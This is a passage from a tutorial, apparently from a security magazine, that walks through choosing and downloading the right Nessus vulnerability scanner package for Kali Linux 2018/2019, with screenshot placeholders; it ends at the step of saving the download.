
Developed by Tenable Network Security, Nessus is one of the popular vulnerability scanners used by around 75,000 organizations worldwide. In our magazine, we already once saw a tutorial on how to install this awesome vulnerability scanner in Kali Linux. But that was during the times of Kali Linux Sana and 2016 versions. In this month's issue, we decided to bring a fresh feature on installing Nessus vulnerability scanner in the latest versions of Kali Linux. (i.e 2018 and 2019). Go to the Downloads page of [Nessus](#) and download the version highlighted as shown below.




Since we are installing this on a i386 (32bit) version of Kali Linux, we here are downloading the i386 version of Nessus. If you have a amd64 (64bit) version of Kali Linux, scroll down on the Downloads webpage of Nessus to find that version of Nessus and download it. Otherwise we can also install the i386 version of Nessus in the amd64 version of Kali Linux.

An important thing to note here is that you cannot install amd64 version of Nessus if you have a i386 version of Kali Linux. Although we are installing Nessus in Kali Linux 2018.4 for this tutorial, the installation process is almost same for even Kali Linux 2019 versions.

When you click on the appropriate version of Nessus to download, a permission window will popup as shown below. Click on "I Agree" to accept all the conditions as shown below




Once you agree to the terms, click on Save as shown below to save the download.



